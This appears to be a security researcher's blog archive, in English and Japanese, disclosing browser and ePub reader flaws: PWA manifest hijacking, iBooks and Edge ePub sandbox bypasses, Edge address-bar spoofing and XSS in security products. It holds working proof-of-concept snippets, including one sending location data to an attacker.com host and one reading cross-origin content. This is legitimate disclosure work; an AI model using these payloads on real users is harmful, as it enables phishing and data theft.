First, make sure to access main page so that Service Worker is registered. And then, If you access above url with Chrome on Android, you should see below.


Sorry, my phone is Japanese, but clicking on "Add" button will download contents and create home icon in your phone. If you open the app, you will see below page.


This page simply frames attacker page. Since start page of the app is controlled by Attacker's manifest and app only has navigation capability provided by attacker (no address bar and no back or forward button), user is totally controlled by attacker. And goodbye to Victim site, user will use the app from now on!

This is all done by just an HTML injection 😆


BTW, I feel that installation prompt provided by browser isn't very good. It only shows Domain when prompting user. So any website which allows uploading user contents to subdomain (such as Shopify) might be used for phishing attack.

Anyways, there are some limitation of this technique.
  1. Link tag which points to manifest needs to be inside head tag.
  2. start_url needs to be on same-origin as the Victim site's origin.
  3. Navigating top document to cross-origin site would trigger address bar to show up even inside an app.
Last but not least, I think manifest should only be accepted when served from same origin. Specification needs to be more carefully thought (and should be changed, hopefully).

To protect against this kind of attack, make sure to set CSP manifest-src to 'none' if you don't use PWA (and AppCache) or any appropriate source if you use it.

Hope you enjoyed it!

2017年5月16日火曜日

Is your ePub reader secure enough?

Hi, this is my first (and last?) blog post in English. Sorry if there's any grammatical mistake, I'm not too fluent in English.

Today, I'll write about ePub file with some of my findings in ePub readers.

So What's ePub file?
EPUB is an e-book file format with the extension .epub that can be downloaded and read on devices like smartphones, tablets, computers, or e-readers.
And in technical implementation
An EPUB file is a ZIP archive that contains, in effect, a website—including HTML files, images, CSS style sheets, and other assets. It also contains metadata. EPUB 3 is the latest version. By using HTML5, publications can contain video, audio, and interactivity, just like websites in web browsers.
https://en.wikipedia.org/wiki/EPUB


In short, ePub file is a Zip archive that contains a Book built with web technologies such as (X)HTML files, CSS style sheets, images like SVG, and if Reader supports, it could contain JS, PDF, Flash, and so on.

Specification of ePub is published by IDPF. And some interesting points in the Spec are:

  1. Javascript support is optional. Reader may or may not support Javascript.
  2. EPUB Publication can create security considerations that are different from scripting within a Web browser.
But Spec does not talk about what scheme or protocol should Reader use to load ePub contents. So each reader has their own way of implementing this with or without JS.

Well, Let's see what could go wrong.


iBooks
iBooks is an ePub reader developed by Apple. It uses Webkit for rendering ePub contents and it supports Javascript.

While I was testing iBooks, I noticed something.


First thing I noticed was that they use file scheme to serve ePub contents. And second thing I noticed was they doesn't allow external website to load inside iframe but they do allow external image to be loaded. So just doing following could leak victim's PC user name.

<img>
<script>
document.querySelector(“img”).src = “http:// attacker.com/sample.png?” + location.href;
</script>

And even worse, Victim's local file could be leaked. See @craig_arendt's blog post for more details. And I also recommend you to read how he hacked online services using ePub file.

Back to the story, I tried to redirect ePub content to external website using script like location.replace(). But iBooks did not allow redirect. Seeing that iBooks prevents external iframe as well as redirect to external website, I was sure if I could find a way to do so, they would most likely consider it as a vulnerability. So after a bit of kick and punch, I came up with redirect.

<script>
setTimeout('location.replace("https://attacker.com")');
</script>

But instead of opening external website in iBooks, it opened website with default browser😬 Anyways, I've reported this and it's now fixed.


Adobe Digital Editions
ADE is ePub reader developed by Adobe. ADE on Windows uses IE for rendering ePub contents. Wondering how I came to know that ADE uses IE on Windows? See this.


Hehehe😜 Anyways, I won't talk about ADE much because I don't want to say something that Adobe might consider as a vulnerability. So below are the key points.

  1. Javascript is supported.
  2. ePub content is served from localhost.
  3. It's IE! Flash, Adobe Reader, and ActiveXObject are supported. Off course, port is not considered to be part of SOP. 
What else do you need?


Edge ePub Reader
Microsoft Edge has built-in ePub Reader. Edge ePub reader is different from previous readers in 2 ways.
  1. Javascript is restricted.
  2. You can read web hosted ePub files without download.
Now let's see their implementation!

When you navigate to ePub file, it seems like it's just loaded as it is. But in the backend, it is redirected to ms-epub protocol like below.


"location.host" part of ms-epub URL is random string and it changes every time you load ePub file.

Now let's see how Edge restricts Javascript in ePub reader.


So Edge ePub reader (bookviewer.htm) loads user content inside iframe sandbox with "allow-same-origin allow-popups". Because "allow-scripts" is not added to sandbox attribute, user content loses ability to execute Javascript.

So is it impossible to execute Javascript? Let's dig more deeper. While testing with ePub files, I noticed that website opened from ePub file could execute Javascript. That's strange😕 "allow-popups" will allow popups but popups created by sandboxed content should have affect of sandbox too. So in this case, web site opened by sandboxed content should not have ability to execute Javascript. Anyways, it seems like Edge implemented "allow-popups-to-escape-sandbox" silently inside ePub reader (Note that Edge does not support "allow-popups-to-escape-sandbox" yet). And more interestingly, opened website has opener set to bookviewer.htm, the ePub reader! So to execute Javascript in the context of ePub reader, we need to create a link which has script capability as well as same origin with ePub reader. Well, this must be it!!

<a href=“javascript:opener.alert(opener.location)”>Go!</a>


Yes!!! Now let's see if we have other way to execute Javascript. How about framing ePub file? But doing something like "<iframe src='https://shhnjk.com/test.epub'>" would download ePub file instead of loading them. What if we frame with ms-epub protocol like below?

<iframe src=“ms-epub://96686CC7-2FED-49BCBA9F-3FA638E084D0/Assets/bookviewer.htm?url=https%3A%2F%2Fshhnjk.com%2Ftest.epub”>


Yes!!! Even though "location.host" part of ms-epub was random string, we could reuse previously used string to load ePub file again! So we will load user content which contains script and game over right?

<iframe src=“ms-epub://96686CC7-2FED-49BCBA9F-3FA638E084D0/Content/OEBPS/Text/chapter-1.xhtml”>


It seems like Edge can't load user content directly because Edge doesn't know where is this content served from. So let's teach Edge what we want her to load😀

<iframe src=“ms-epub://96686CC7-2FED-49BCBA9F-3FA638E084D0/Assets/bookviewer.htm?url=https://shhnjk.com/alert.epub”></iframe>
<script>
setTimeout(function(){
frames[0].location.replace(“ms-epub://96686CC7-2FED-49BCBA9F-3FA638E084D0/Content/OEBPS/Text/chapter-1.xhtml”)
},3000)
</script>

<!-- code in chapter-1.xhtml -->
<script>alert(location)</script>

First, we will load ePub file with bookviewer.htm so that Edge would know user content inside that ePub file. And then we will redirect frame to user content itself which contains Javascript. But as it's our iframe hosted on our website, there's no sandbox😎


Okay. We understood that we've bypassed the restriction 2 times and executed Javascript in the context of ePub reader. But how can we exploit this vulnerability? Well, I guess everyone noticed the url parameter in bookviewer.htm. It seems like whatever specified in url parameter is displayed in the address bar. So let's use this thought with first bypass.

<a href=“javascript:opener.location.search='?url=https://www.google.com';
opener.document.write('&lt;title&gt;Google&lt;/title&gt;This is Google.com'); window.close()”>Go</a>


Okay, this worked as expected! Further testing on url parameter, I noticed that we could actually load any cross origin ePub file using url parameter. And even if we change url parameter, origin of ePub reader remains same, so we have full access to content of cross origin ePub files!!

<!-- from attacker.com/evil.epub -->
<a href=“javascript:opener.location.search=‘?url=https://shhnjk.com/test.epub';setInterval(function(){alert(opener.frames[0].document.body.innerHTML)},1000)”>Go</a>


So we could abuse ePub reader JS execution to spoof address bar and also to steel information from cross origin ePub file.

The vulnerable version of ePub reader was only available to Windows Insiders for 3 months and after I reported this to MSRC, they've fundamentally fixed the ePub reader issues. So ePub reader release with Creators Update has some mitigations.

  1. Protocol has changed to ms-local-stream which is not framable (AFAIK)
  2. "location.host" part is no more reusable (same "location.host" on different frame or window wouldn't work anymore)
  3. url parameter has been removed (attacker needs to find new way to exploit even if they have JS execution on ePub reader)
This was great work from MSRC and EdgeDev in just 3 months! Thanks and awaiting for bounty💰😬


Sorry for the long post and thank you for reading!! Hope you enjoyed😁

Jun

2016年12月20日火曜日

iframe sandboxの真実

「脆弱性"&'<<>\ Advent Calendar 2016」20日目の記事です。

今回はiframe sandboxの仕様から漏れた脆弱性とは言えないものの話です。

1. ダウンロード

iframe sandboxでdownloadを防ぐことは出来ません。

PoC
https://vuln.shhnjk.com/sandbox.php?url=/download.php

2. カスタムプロトコル
iframe sandboxでカスタムプロトコルの使用を防ぐことは出来ません。先日Edgeのiframe sandbox bypassとして公開された手法も確認画面が出ないこと以外はこの仕様の問題で、Windows 10のChromeでもmicrosoft-edge:を使うことが出来ます(確認画面は出ますが)。

PoC
https://vuln.shhnjk.com/sandbox.php?url=/custom.html

iOSではまた別の挙動があったりと、確認画面が出る出ないも良く分からない状態です。

3. History
iframe sandboxではallow-top-navigationが指定されていない限り親Windowのリダイレクトは出来ないはずですが、allow-scriptsが指定されていた場合Historyを使うことで親Windowの履歴を操作することが出来ます。

PoC
https://vuln.shhnjk.com/sandbox.php?url=/history.html&s=allow-scripts

しかしhistory.pushStateは同一オリジンでないと実行出来ず、iframe sandboxはオリジンがnullなので、親Windowを任意のサイトにリダイレクトすることは出来ないと思います。


ということで、iframe sandboxを使う際は何をサンドボックス化してくれるのか確かめてから利用しましょう。

ではでは。(脆弱性"&'<<>\ Advent Calendar 2016誰か書いて下さい!)

2016年12月9日金曜日

Edgeのアドレスバー偽装

「脆弱性"&'<<>\ Advent Calendar 2016」9日目の記事です。

追記
-------------------------------------------------------------
MSRCからミスだったとのメールがありました。
無事ケースが作られ、脆弱性として対応して
貰えることになりました。
-------------------------------------------------------------


先日MicrosoftにEdgeのアドレスバー偽装のバグを報告したところ、脆弱性ではないと言われたので公開します。

以下が再現コードです。ただ単に長いURLにリダイレクトしてあげればいいだけ。

<a href="#" onclick="window.w=window.open('https://www.google.com');go()">go</a>
<script>
function go(){
setTimeout(function(){w.location.replace("https://shhnjk.com/#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa")},3000);}

</script>

PoC
https://shhnjk.com/w.html

脆弱性ではないとのことなので、どんなことができるのかやってみました。


FacebookのポストをクリックするとFacebookのログアウトCSRFを使ってFacebookがログアウトされ、さらにOpenerと今回のアドレスバー偽装を使って攻撃者のサイトにあるFakebookのログイン画面にリダイレクトされます。そこでメールアドレスとパスワードが入力されれば、それを盗んで正規のFacebookログイン画面に飛ばして終了です。

これ以外にもEdgeのアドレスバー偽装は公開されています。

http://www.cracking.com.ar/demos/edgespoof/2/

ChromeやFirefoxでは報奨金が貰える脆弱性なのですが、Microsoftは脆弱性とは認めないとのことなので、EdgeやIEのアドレスバーはお飾りぐらいに思っておいた方がいいのかもしれません。


ではでは。

2016年12月8日木曜日

セキュリティ製品のお話

「脆弱性"&'<<>\ Advent Calendar 2016」8日目の記事です。

「このまま黙って見てればキヌガワさんの隠しテクバンバン公開されるんじゃね?」と思ってしまったあなた、今すぐ脆弱性"&'<<>\ Advent Calendar 2016に登録して何か書きましょう。


さて、自社で取り扱っている製品をセキュアにしようという口実でサイボウズ脆弱性報奨金制度に参加していますが、「貴様金目当てだろ」と言われないよう他の製品も見てみました。


まずFireEyeのETPを見てみたところ、隔離されたメールを表示するページの検索機能でSelf-XSSを発見しました。


報告したところ、管理者のみ?見れるAPTページにも同様のXSSがあり、何故か優先度Highで修正されました。



次にトレンドマイクロのWorry-Free Business Securityという製品でXSSを見つけました。

https://wfbs-svc.trendmicro.com/wfbs-svc/intl/en/view/lockout_page?date=%3Cscript%3Ealert(document.domain)%3C/script%3E


修正後見に行ったところ、DuckDuckGoみたいにタグがあったら消す修正方法だったので、不完全なタグを入れることで再度XSS出来ました。ちなみに管理者に踏ませると企業内の各PCのPC名、ローカルIP、パターンファイル情報などが抜き取れました。


最近ではGoogleのProject Zeroにより、アンチウィルスなどのセキュリティ製品が実は危ないということが分かってきました。以下は主要アンチウィルスの脆弱性を次々に見つけたTavisさんのツイート。

「どのアンチウィルスを使えばいいか良く聞かれるが、アンチウィルスは問題を解決する以上に生み出すよ」

またKasperskyが独自のセキュアなOSを開発したニュースについてProject Zeroのメンバーから「そのOSにアイツらの糞みたいなアンチウィルスじゃなくてWindows Defender入れられるの?」という質問も飛び出しています。

この問題の証明として、Tavisさんはアンチウィルスのゼロデイが実際に買われているとツイートしています。


アンチウィルスは権限が高いにも関わらず、設計や開発がボロボロらしいです。ということで、標的型攻撃の際はアンチウィルスが守ってくれるのではなく攻撃に使われることを想定しましょう。また日本でアンチウィルスを入れるべきか否かなどの議論がおきてくれると有り難いです。

ではでは。